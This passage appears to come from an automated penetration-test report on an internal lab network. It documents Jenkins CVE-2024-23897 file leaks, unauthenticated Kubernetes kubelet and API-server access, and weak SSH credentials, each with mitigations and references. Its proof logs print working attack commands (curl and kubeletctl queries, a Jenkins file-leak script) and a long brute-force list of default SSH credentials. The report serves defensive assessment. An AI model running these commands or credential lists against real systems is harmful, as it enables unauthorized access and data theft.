 00000010: 73 3A 2F 2F 61 61 61 61  61 61 22 2C 20 22 61 75  s://aaaaaa", "au
 00000020: 74 68 6F 72 69 7A 61 74  69 6F 6E 5F 65 6E 64 70  thorization_endp
 00000030: 6F 69 6E 74 22 3A 20 22  68 74 74 70 73 3A 2F 2F  oint": "https://
 00000040: 61 61 61 61 61 61 2F 6F  61 75 74 68 2F 69 64 70  aaaaaa/oauth/idp
 <truncated>
 00000230: 22 6E 69 63 6B 6E 61 6D  65 22 5D 2C 20 22 75 73  "nickname"], "us
 00000240: 65 72 69 6E 66 6F 5F 65  6E 64 70 6F 69 6E 74 22  erinfo_endpoint"
 00000250: 3A 20 22 68 74 74 70 73  3A 2F 2F 61 61 61 61 61  : "https://aaaaa
 00000260: 61 2F 6F 61 75 74 68 2F  69 64 70 2F 75 73 65 72  a/oauth/idp/user
 00000270: 69 6E 66 6F 22 7D                                 info"}
[*] End of Dump

[+] Vulnerable to CVE-2023-4966! Partial memory dump but no valid session token found for https://10.0.40.
218.
```

2.3.68. Jenkins Arbitrary File Leak Vulnerability

CRITICAL 9.5

CVE-2024-23897

This weakness led to a Critical Infrastructure Compromise affecting Jenkins application at 10.0.229.3:8080.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

8.1 Base Score | 1 Attack Path

Details

Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command parser that replaces an '@' character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.

Remote unauthenticated attackers can partially or fully read arbitrary files on the Jenkins server as an anonymous user. In some cases, an attacker can leak enough information to log in as a Jenkins admin or execute remote code, for instance by leaking SSH private keys or Jenkins secrets. The vulnerability is most severe when the anonymous user has Overall/Read permissions, which enables reading files fully; and on Windows systems, where the default character encoding enables attackers to read binary as well as text files.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Upgrade to at least Jenkins 2.442 or Jenkins LTS 2.426.3
- Apply the mitigation from the Jenkins Patch Workaround reference. The workaround disables the Jenkins CLI.

References

- Jenkins Advisory @ **https://www.jenkins.io/security/advisory/2024-01-24/**
- Jenkins Patch Workaround @ **https://github.com/jenkinsci-cert/SECURITY-3314-3315/**
- SonarSource Researcher Writeup @ **https://www.sonarsource.com/blog/excessive-expansion-uncovering-critical-security-vulnerabilities-in-jenkins/?utm_medium=social&utm_source=twitter&utm_campaign=research&utm_content=blog-excessive-expansion-uncovering-critical-security-vulnerabilities-in-jenkins-240125-p1**
- Horizon3: Assessing the Impact of the Jenkins Arbitrary File Leak Vulnerability @ **https://www.horizon3.ai/cve-2024-23897-assessing-the-impact-of-the-jenkins-arbitrary-file-leak-vulnerability/**

- CVE-2024-23897 @ **https://nvd.nist.gov/vuln/detail/CVE-2024-23897**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.3 : 8080	10.0.229.3	Jenkins on 10.0.229.3 (ex.smoke.net) Port 8080	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.0.229.4 : 8080	10.0.229.4	Jenkins on 10.0.229.4 (ex2.smoke.net) Port 8080	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.0.40.82 : 8080	10.0.40.82	Jenkins on 10.0.40.82 Port 8080		HIGH 8.1
10.0.40.102 : 80	10.0.40.102	Jenkins on 10.0.40.102 (airflow-target.smoke.net) Port 80		MEDIUM 6.1

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 10.0.229.3 (ex.smoke.net) Port 8080**

Partial contents of the C:\windows\win.ini file read by an anonymous user. Since the Jenkins server is running on Windows, it is highly likely attackers can read binary files containing secrets.

```
05/24/2024, 3:17 PM

$ ./jenkins_file_leak.sh http://10.0.229.3:8080

[*] Downloading jenkins-cli.jar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 3512k  100 3512k    0     0   253M      0 --:--:-- --:--:-- --:--:--  263M
[*] Checking Jenkins version
< X-Jenkins: 2.426.2
##########

[*] Checking if self-signup is enabled
##########


[*] Attempting to leak /etc/passwd using jenkins CLI help command
May 24, 2024 10:17:01 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure at all.

ERROR: ***********e: \etc\passwd
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command
##########

[*] Attempting to leak /windows/win.ini using jenkins CLI help command
May 24, 2024 10:17:03 PM hudson.cli.CLI _main
INFO: Skipping HTTPS certificate checks altogether. Note that this is not secure at all.

ERROR: ******************s: [fonts]
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : ***************************t: ; for 16-bit app support)
##########
```

2.3.69. Unauthenticated Access to Sensitive Kubelet API Endpoints

CRITICAL 9.5

H3-2021-0003

This weakness led to a Critical Infrastructure Compromise affecting Kubernetes Kubelet application at 10.2.4.10:10250.

5 Base Score | 1 Attack Path

Details

The kubelet is configured to allow anonymous (unauthenticated) requests.

This may expose certain information and capabilities to an attacker with access to the kubelet API. Information exposed may include and is not limited to pods, privileged containers, versions, and cluster health status. NOTE: Some cloud/hosting providers require anonymous authentication for monitoring cluster health. Making changes can impact the providers services. Prior to following the recommended mitigations, confirm whether or not anonymous authentication is required and determine if role-based access controls have been configured to explicitly limit access to only the required endpoints.

Information Disclosure | Unauthorized Access

Mitigations

- Unless otherwise required, disable the read-only port entirely by using --read-only-port=0 kubelet flags.
- Unless otherwise required, ensure kubelet is protected using --anonymous-auth=false kubelet flag.
- If possible, allow only legitimate users using --client-ca-file or --authentication-token-webhook kubelet flags.
- Unless otherwise required, disable --enable-debugging-handlers kubelet flag to prevent leaking logs, pod, health and command line flag information.

References

- Kubelet Authentication/Authorization @ **https://kubernetes.io/docs/reference/access-authn-authz/kubelet-authn-authz/**
- CIS Benchmarks: Securing Kubernetes @ **https://www.cisecurity.org/benchmark/kubernetes/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.10 : 10250	10.2.4.10	Kubernetes Kubelet on 10.2.4.10 Port 10250	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.2.13.29 : 10250	10.2.13.29	Kubernetes Kubelet on 10.2.13.29 Port 10250	Critical Infrastructure Compromise (1)	CRITICAL 9.5

Proofs

Proofs of exploitability against one of the affected assets: **Kubernetes Kubelet on 10.2.4.10 Port 10250**

Container logs retrieved for the kube-proxy container in the kube-proxy-vlrbg pod using the kubelet's /containerLogs API endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.10 -p 10250 --ids ["KHV052", "KHV046", "KHV045", "KHV037",
"KHV036", "KHV038"] --proof proof.txt

root@kali:~# /opt/cyberark/kubeletctl -s "10.2.4.10" -p "10250" containerLogs -n "kube-system" -p "kube-pr
oxy-vlrbg" -c "kube-proxy"
I0401 20:22:57.491630       1 node.go:163] Successfully retrieved node IP: 10.2.4.10
I0401 20:22:57.491725       1 server_others.go:138] "Detected node IP" address="10.2.4.10"
I0401 20:22:57.491978       1 server_others.go:578] "Unknown proxy mode, assuming iptables proxy" proxyMod
e=""
I0401 20:22:57.526483       1 server_others.go:206] "Using iptables Proxier"
I0401 20:22:57.526676       1 server_others.go:213] "kube-proxy running in dual-stack mode" ipFamily=IPv4
I0401 20:22:57.526746       1 server_others.go:214] "Creating dualStackProxier for iptables"
I0401 20:22:57.526831       1 server_others.go:501] "Detect-local-mode set to ClusterCIDR, but no IPv6 clu
ster CIDR defined, , defaulting to no-op detect-local for IPv6"
I0401 20:22:57.527247       1 proxier.go:259] "Setting route_localnet=1, use nodePortAddresses to filter l
oopback addresses for NodePorts to skip it https://issues.k8s.io/90259"
I0401 20:22:57.527464       1 proxier.go:259] "Setting route_localnet=1, use nodePortAddr..truncated
```

Pods retrieved using the kubelet's /pods API endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.10 -p 10250 --ids ["KHV052", "KHV046", "KHV045", "KHV037",
"KHV036", "KHV038"] --proof proof.txt
```

```
root@kali:~# curl -sk https://10.2.4.10:10250/pods
{"kind":"PodList","apiVersion":"v1","metadata":{},"items":[{"metadata":{"name":"kube-scheduler-pod04-k8s-c
luster1-master","namespace":"kube-system","uid":"56c3d066ea3e7d301ffcee99cc49e532","creationTimestamp":nul
l,"labels":{"component":"kube-scheduler","tier":"control-plane"},"annotations":{"kubernetes.io/config.hash
":"56c3d066ea3e7d301ffcee99cc49e532","kubernetes.io/config.seen":"2024-04-26T14:33:18.637763134Z","kuberne
tes.io/config.source":"file"}},"spec":{"volumes":[{"name":"kubeconfig","hostPath":{"path":"/etc/kubernetes
/scheduler.conf","type":"FileOrCreate"}}],"containers":[{"name":"kube-scheduler","image":"k8s.gcr.io/kube-
scheduler:v1.24.4","command":["kube-scheduler","--authentication-kubeconfig=/etc/kubernetes/scheduler.conf
","--authorization-kubeconfig=/etc/kubernetes/scheduler.conf","--bind-address=127.0.0.1","--kubeconfig=/et
c/kubernetes/scheduler.conf","--leader-elect=true"],"resources":{"requests":{"cpu":"100m"}},"volumeMounts"
:[{"name":"kubeconfig","readOnly":true,"mountP..truncated
```

Running pods retrieved using the kubelet's /runningpods API endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.10 -p 10250 --ids ["KHV052", "KHV046", "KHV045", "KHV037",
"KHV036", "KHV038"] --proof proof.txt

root@kali:~# /opt/cyberark/kubeletctl -s "10.2.4.10" -p "10250" runningpods
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "kube-apiserver-pod04-k8s-cluster1-master",
        "namespace": "kube-system",
        "uid": "7178da82f5b7f01c79e9d0a3561c6a04",
        "creationTimestamp": null
      },
      "spec": {
        "containers": [
          {
            "name": "kube-apiserver",
            "image": "sha256:6cab9d1bed1be49c215505c1a438ce0af66eb54b4e95f06e52037fcd36631f3d",
            "resources": {}
          }
        ]
      },
      "status": {}
    },
    {
      "metadata": {
        "name": "etcd-pod04-k8s-cluster1-master",
        "namespace": "kube-system",
        "uid": "84692fa86e665b27760cb8dc107472ef",
        "creationTimestamp": null
      },
      "spec": {
        "containers": [
          {
            "name": "etcd",
            "image": "sha256:aebe758cef4cd05b9f8cee39758227714d02f42ef3088023c1e3cd454f927a2b",
            "resources": {}
          }
        ]
    ..truncated
```

Node logs retrieved using kubelet's /logs API endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.10 -p 10250 --ids ["KHV052", "KHV046", "KHV045", "KHV037",
"KHV036", "KHV038"] --proof proof.txt

root@kali:~# /opt/cyberark/kubeletctl -s "10.2.4.10" -p "10250" log
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "kube-controller-manager-pod04-k8s-cluster1-master",
        "namespace": "kube-system",
        "uid": "89707d69c5b6a46bec5e87ae85ecee3c",
        "creationTimestamp": null,
        "labels": {
          "component": "kube-controller-manager",
```

```
      "tier": "control-plane"
    },
    "annotations": {
      "kubernetes.io/config.hash": "89707d69c5b6a46bec5e87ae85ecee3c",
      "kubernetes.io/config.seen": "2024-04-26T14:33:18.637761788Z",
      "kubernetes.io/config.source": "file"
    }
  },
  "spec": {
    "volumes": [
      {
        "name": "ca-certs",
        "hostPath": {
          "path": "/etc/ssl/certs",
          "type": "DirectoryOrCreate"
        }
      },
      {
        "name": "etc-ca-certificates",
        "hostPath": {
          "path": "/etc/ca-certificates",
    ..truncated
```


Command line flags passed to kubelet retrieved using kubelet's /debug/pprof/cmdline API endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.10 -p 10250 --ids ["KHV052", "KHV046", "KHV045", "KHV037",
"KHV036", "KHV038"] --proof proof.txt

root@kali:~# /opt/cyberark/kubeletctl -s "10.2.4.10" -p "10250" debug cmdline
/usr/bin/kubelet--bootstrap-kubeconfig=/etc/kubernetes/bootstrap-kubelet.conf--kubeconfig=/etc/kubernete
s/kubelet.conf--config=/var/lib/kubelet/config.yaml--container-runtime=remote--container-runtime-endpoi
nt=unix:///var/run/containerd/containerd.sock--pod-infra-container-image=k8s.gcr.io/pause:3.7
```

2.3.70. Unauthenticated Kubernetes API Server Access

CRITICAL 9.5

H3-2021-0006

This weakness led to a Critical Infrastructure Compromise affecting Kubernetes Api-server application at 10.2.4.12:443.

7.5 Base Score | 1 Attack Path

Details

The Kubernetes API Server port is accessible to anonymous (unauthenticated) users.

An attacker could make requests to the API server to access sensitive information such as running pods and secrets. Depending on the level of access, attackers may be able to fully compromise the cluster.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Review the RBAC permissions to Kubernetes API server for the anonymous and default service account.
- Explicitly specify a Service Account for all of your workloads (serviceAccountName in Pod.Spec), and manage their permissions according to the least privilege principal.
- Consider opting out automatic mounting of SA token using automountServiceAccountToken: false on ServiceAccount resource or Pod.spec.
- Do not enable kube-api's --insecure-port flag in production and ensure the kube-api is exposed only on an HTTPS port.

References

- Configure Service Accounts for Pods @ **https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/**
- Using RBAC Authorization @ **https://kubernetes.io/docs/reference/access-authn-authz/rbac/**
- CIS Benchmarks: Securing Kubernetes @ **https://www.cisecurity.org/benchmark/kubernetes/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.12 : 443	10.2.4.12	Kubernetes API Server on 10.2.4.12 Port 443	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.2.4.10 : 6443	10.2.4.10	Kubernetes API Server on 10.2.4.10 Port 6443	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.2.13.29 : 6443	10.2.13.29	Kubernetes API Server on 10.2.13.29 Port 6443	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.2.13.31 : 443	10.2.13.31	Kubernetes API Server on 10.2.13.31 Port 443	Critical Infrastructure Compromise (1)	CRITICAL 9.5

Proofs

Proofs of exploitability against one of the affected assets: **Kubernetes API Server on 10.2.4.12 Port 443**

Kubernetes cluster roles retrieved from the Kubernetes API server's /clusterroles endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.12 -p 443 --ids ["KHV007", "KHV005"] --proof proof.txt

root@kali:~# curl -sk "https://10.2.4.12/apis/rbac.authorization.k8s.io/v1/clusterroles"
{
  "kind": "ClusterRoleList",
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "metadata": {
    "resourceVersion": "5935791"
  },
  "items": [
    {
      "metadata": {
        "name": "admin",
        "uid": "5703b3c8-ff08-4995-912a-1936611af44d",
        "resourceVersion": "388",
        "creationTimestamp": "2024-04-01T20:25:06Z",
        "labels": {
          "kubernetes.io/bootstrapping": "rbac-defaults"
        },
        "annotations": {
          "rbac.authorization.kubernetes.io/autoupdate": "true"
        },
        "managedFields": [
          {
            "manager": "clusterrole-aggregation-controller",
            "operation": "Apply",
            "apiVersion": "rbac.authorization.k8s.io/v1",
            "time": "2024-04-01T20:25:22Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:rules": {}
            }
          },
          {
            "manager": "kube-apiserver",
            "operation": "Update",
            "apiVersion": "rba..truncated
```

Pods retrieved from the Kubernetes API server's /pods endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.12 -p 443 --ids ["KHV007", "KHV005"] --proof proof.txt

root@kali:~# curl -sk "https://10.2.4.12/api/v1/pods"
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "5935791"
  },
  "items": [
    {
      "metadata": {
        "name": "kube-flannel-ds-kzcgp",
```

```
        "generateName": "kube-flannel-ds-",
        "namespace": "kube-flannel",
        "uid": "c5945c93-c7e2-4f4c-b3d8-3e28ddb41fff",
        "resourceVersion": "619",
        "creationTimestamp": "2024-04-01T20:25:51Z",
        "labels": {
          "app": "flannel",
          "controller-revision-hash": "646b7c8d46",
          "k8s-app": "flannel",
          "pod-template-generation": "1",
          "tier": "node"
        },
        "ownerReferences": [
          {
            "apiVersion": "apps/v1",
            "kind": "DaemonSet",
            "name": "kube-flannel-ds",
            "uid": "89d28598-6a93-4519-8f52-cb4138eac579",
            "controller": true,
            "blockOwnerDeletion": true
          }
        ],
        "managedFields": [
          {
            "manager": "kube-controller-manage..truncated
```


Open access to the Kubernetes API server

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.12 -p 443 --ids ["KHV007", "KHV005"] --proof proof.txt

root@kali:~# curl -sk https://10.2.4.12/api
{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "10.2.4.12:443"
    }
  ]
}
```

Kubernetes namespaces retrieved from the Kubernetes API server's /namespaces endpoint

```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.12 -p 443 --ids ["KHV007", "KHV005"] --proof proof.txt

root@kali:~# curl -sk "https://10.2.4.12/api/v1/namespaces"
{
  "kind": "NamespaceList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "5935791"
  },
  "items": [
    {
      "metadata": {
        "name": "default",
        "uid": "50512d23-eb55-4f89-92b1-b6c2ee671f11",
        "resourceVersion": "200",
        "creationTimestamp": "2024-04-01T20:25:07Z",
        "labels": {
          "kubernetes.io/metadata.name": "default"
        },
        "managedFields": [
          {
            "manager": "kube-apiserver",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2024-04-01T20:25:07Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:metadata": {
                "f:labels": {
                  ".": {},
                  "f:kubernetes.io/metadata.name": {}
```

```
                }
              }
            }
          }
        ]
      },
      "spec": {
        "finalizers": [
          "kubernetes"
        ]
      },
      "status": {
        "phase": "Active"
    ..truncated
```


Kubernetes roles retrieved from the Kubernetes API server's /roles endpoint


```
05/24/2024, 3:00 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.4.12 -p 443 --ids ["KHV007", "KHV005"] --proof proof.txt

root@kali:~# curl -sk "https://10.2.4.12/apis/rbac.authorization.k8s.io/v1/roles"
{
  "kind": "RoleList",
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "metadata": {
    "resourceVersion": "5935791"
  },
  "items": [
    {
      "metadata": {
        "name": "kubeadm:bootstrap-signer-clusterinfo",
        "namespace": "kube-public",
        "uid": "5d3d9f85-a634-4b22-baa1-60acf6cba2ad",
        "resourceVersion": "240",
        "creationTimestamp": "2024-04-01T20:25:08Z",
        "managedFields": [
          {
            "manager": "kubeadm",
            "operation": "Update",
            "apiVersion": "rbac.authorization.k8s.io/v1",
            "time": "2024-04-01T20:25:08Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:rules": {}
            }
          }
        ]
      },
      "rules": [
        {
          "verbs": [
            "get"
          ],
          "apiGroups": [
            ""
          ],
          "resources": [
            "configmaps"
          ],
          "resourceNames": [
            "cluster-info"
    ..truncated
```


2.3.71. Weak or Default Credentials - SSH

CRITICAL 9.5

H3-2021-0014

This weakness led to a Critical Infrastructure Compromise affecting host 10.0.4.31 (openmediavault.pod04.example.internal) and a Host Compromise affecting host 10.0.4.31 (openmediavault.pod04.example.internal).

9 Base Score | 2 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Remote Code Execution | Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
root	10.0.4.31	Local Admin root	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5
vagrant	10.0.4.24	Local User vagrant	Host Compromise (5)	CRITICAL 9.2
admin	10.0.229.4	Local User admin	Host Compromise (4)	CRITICAL 9.2
root	10.0.40.83	Local Admin root	Host Compromise (4)	CRITICAL 9.2
user	10.0.40.121	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.18	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.114	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.17	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.220.200	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.134	Local User user	Host Compromise (2)	CRITICAL 9.2
admin	10.2.51.106	Local User admin	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.92	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.170	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.54	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.88	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.6	Local User user	Host Compromise (2)	CRITICAL 9.2
user	10.0.40.19	Local User user	Host Compromise (2)	CRITICAL 9.2
root	10.0.100.102	Local User root	Host Compromise (1)	CRITICAL 9.2

Asset	Host	Description	Downstream Impacts	Severity
admin	10.2.51.108	Local User admin	Host Compromise (1)	CRITICAL 9.2
admin	10.0.40.74	Local User admin		CRITICAL 9

Proof

Proof of exploitability against one of the affected assets: **Local Admin root**

SSH login using the Metasploit Framework

```
05/24/2024, 2:48 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => true
BRUTEFORCE_SPEED => 5
BLANK_PASSWORDS => false
USER_AS_PASS => false
DB_ALL_CREDS => false
DB_ALL_USERS => false
DB_ALL_PASS => false
DB_SKIP_EXISTING => none
STOP_ON_SUCCESS => true
REMOVE_USER_FILE => false
REMOVE_PASS_FILE => false
REMOVE_USERPASS_FILE => false
TRANSITION_DELAY => 0
MaxGuessesPerService => 0
MaxMinutesPerService => 5
MaxGuessesPerUser => 0
CreateSession => false
AutoVerifySession => true
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
RPORT => 22
SSH_IDENT => SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
SSH_TIMEOUT => 30
SSH_DEBUG => false
GatherProof => true
RHOSTS => 10.0.4.31
USERPASS_FILE => /app/module-exec/ssh_default_creds-1358c473-085a-493a-b71d-ae0c5a33bb04/userpasslist.txt
[-] Unknown datastore option: DisablePayloadHandler.
[*] 10.0.4.31:22 - Starting bruteforce
[-] 10.0.4.31:22 - Failed: 'root:calvin'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.4.31:22 - Failed: 'root:root'
[-] 10.0.4.31:22 - Failed: 'root:toor'
[-] 10.0.4.31:22 - Failed: 'administrator:password'
[-] 10.0.4.31:22 - Failed: 'NetLinx:password'
[-] 10.0.4.31:22 - Failed: 'administrator:Amx1234!'
[-] 10.0.4.31:22 - Failed: 'amx:password'
[-] 10.0.4.31:22 - Failed: 'amx:Amx1234!'
[-] 10.0.4.31:22 - Failed: 'admin:1988'
[-] 10.0.4.31:22 - Failed: 'admin:admin'
[-] 10.0.4.31:22 - Failed: 'Administrator:Vision2'
[-] 10.0.4.31:22 - Failed: 'cisco:cisco'
[-] 10.0.4.31:22 - Failed: 'c-comatic:xrtwk318'
[-] 10.0.4.31:22 - Failed: 'root:qwasyx21'
[-] 10.0.4.31:22 - Failed: 'admin:insecure'
[-] 10.0.4.31:22 - Failed: 'pi:raspberry'
[-] 10.0.4.31:22 - Failed: 'user:user'
[-] 10.0.4.31:22 - Failed: 'root:default'
[-] 10.0.4.31:22 - Failed: 'root:leostream'
[-] 10.0.4.31:22 - Failed: 'leo:leo'
[-] 10.0.4.31:22 - Failed: 'localadmin:localadmin'
[-] 10.0.4.31:22 - Failed: 'fwupgrade:fwupgrade'
[-] 10.0.4.31:22 - Failed: 'root:rootpasswd'
[-] 10.0.4.31:22 - Failed: 'admin:password'
[-] 10.0.4.31:22 - Failed: 'root:timeserver'
[-] 10.0.4.31:22 - Failed: 'admin:motorola'
[-] 10.0.4.31:22 - Failed: 'cloudera:cloudera'
[-] 10.0.4.31:22 - Failed: 'root:p@ck3tf3nc3'
[-] 10.0.4.31:22 - Failed: 'apc:apc'
[-] 10.0.4.31:22 - Failed: 'device:apc'
```

```
[-] 10.0.4.31:22 - Failed: 'eurek:eurek'
[-] 10.0.4.31:22 - Failed: 'netscreen:netscreen'
[-] 10.0.4.31:22 - Failed: 'admin:avocent'
[-] 10.0.4.31:22 - Failed: 'root:linux'
[-] 10.0.4.31:22 - Failed: 'sconsole:12345'
[-] 10.0.4.31:22 - Failed: 'root:5up'
[-] 10.0.4.31:22 - Failed: 'cirros:cubswin:)'
[-] 10.0.4.31:22 - Failed: 'root:uClinux'
[-] 10.0.4.31:22 - Failed: 'root:alpine'
[-] 10.0.4.31:22 - Failed: 'root:dottie'
[-] 10.0.4.31:22 - Failed: 'root:arcsight'
[-] 10.0.4.31:22 - Failed: 'root:unitrends1'
[-] 10.0.4.31:22 - Failed: 'vagrant:vagrant'
[-] 10.0.4.31:22 - Failed: 'root:vagrant'
[-] 10.0.4.31:22 - Failed: 'm202:m202'
[-] 10.0.4.31:22 - Failed: 'demo:fai'
[-] 10.0.4.31:22 - Failed: 'root:fai'
[-] 10.0.4.31:22 - Failed: 'root:ceadmin'
[-] 10.0.4.31:22 - Failed: 'maint:password'
[-] 10.0.4.31:22 - Failed: 'root:palosanto'
[-] 10.0.4.31:22 - Failed: 'root:ubuntu1404'
[-] 10.0.4.31:22 - Failed: 'root:cubox-i'
[-] 10.0.4.31:22 - Failed: 'debian:debian'
[-] 10.0.4.31:22 - Failed: 'root:debian'
[-] 10.0.4.31:22 - Failed: 'root:xoa'
[-] 10.0.4.31:22 - Failed: 'root:sipwise'
[-] 10.0.4.31:22 - Failed: 'debian:temppwd'
[-] 10.0.4.31:22 - Failed: 'root:sixaola'
[-] 10.0.4.31:22 - Failed: 'debian:sixaola'
[-] 10.0.4.31:22 - Failed: 'myshake:shakeme'
[-] 10.0.4.31:22 - Failed: 'stackato:stackato'
[-] 10.0.4.31:22 - Failed: 'root:screencast'
[-] 10.0.4.31:22 - Failed: 'root:stxadmin'
[-] 10.0.4.31:22 - Failed: 'root:nosoup4u'
[-] 10.0.4.31:22 - Failed: 'root:indigo'
[-] 10.0.4.31:22 - Failed: 'root:video'
[-] 10.0.4.31:22 - Failed: 'default:video'
[-] 10.0.4.31:22 - Failed: 'default:'
[-] 10.0.4.31:22 - Failed: 'ftp:video'
[-] 10.0.4.31:22 - Failed: 'nexthink:123456'
[-] 10.0.4.31:22 - Failed: 'ubnt:ubnt'
[-] 10.0.4.31:22 - Failed: 'root:ubnt'
[-] 10.0.4.31:22 - Failed: 'sansforensics:forensics'
[-] 10.0.4.31:22 - Failed: 'elk_user:forensics'
[-] 10.0.4.31:22 - Failed: 'osboxes:osboxes.org'
[-] 10.0.4.31:22 - Failed: 'root:osboxes.org'
[-] 10.0.4.31:22 - Failed: 'sans:training'
[-] 10.0.4.31:22 - Failed: 'user:password'
[-] 10.0.4.31:22 - Failed: 'misp:Password1234'
[-] 10.0.4.31:22 - Failed: 'hxeadm:HXEHana1'
[-] 10.0.4.31:22 - Failed: 'acitoolkit:acitoolkit'
[-] 10.0.4.31:22 - Failed: 'osbash:osbash'
[-] 10.0.4.31:22 - Failed: 'enisa:enisa'
[-] 10.0.4.31:22 - Failed: 'geosolutions:Geos'
[-] 10.0.4.31:22 - Failed: 'pyimagesearch:deeplearning'
[-] 10.0.4.31:22 - Failed: 'root:NM1$88'
[-] 10.0.4.31:22 - Failed: 'remnux:malware'
[-] 10.0.4.31:22 - Failed: 'hunter:hunter'
[-] 10.0.4.31:22 - Failed: 'plexuser:rasplex'
[-] 10.0.4.31:22 - Failed: 'root:openelec'
[-] 10.0.4.31:22 - Failed: 'root:rasplex'
[-] 10.0.4.31:22 - Failed: 'root:plex'
[+] 10.0.4.31:22 - Success: 'root:o**********t' 'uid=0(root) gid=0(root) groups=0(root) Linux openmediav
ault 5.10.0-0.deb10.16-amd64 #1 SMP Debian 5.10.127-2~bpo10+1 (2022-07-28) x86_64 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.3.72. Apache Solr Arbitrary File Read Vulnerability

CRITICAL 9.4

H3-2023-0023

Details

Apache Solr versions prior to 9.4 and 10.0 are vulnerable to issues that allow unauthenticated attackers to read arbitrary files hosted on the Solr server.

Unauthenticated attackers can exploit this vulnerability to access all data hosted on the Solr server.

Information Disclosure | Unauthorized Access

Mitigations

- Enable authentication and authorization using the reference plugin.
- Configure an allow list of device IP addresses that can communicate with the Solr server.

References

- Configuring Authentication, Authorization and Audit Logging @ **https://solr.apache.org/guide/8_6/authentication-and-authorization-plugins.html**
- Apache Solr Security Advisory @ **https://issues.apache.org/jira/browse/SOLR-15940**
- Apache Solr Arbitrary File Read and SSRF Vulnerability Threat Alert @ **https://nsfocusglobal.com/apache-solr-arbitrary-file-read-and-ssrf-vulnerability-threat-alert/**
- Apache Solr Security News @ **https://solr.apache.org/security.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
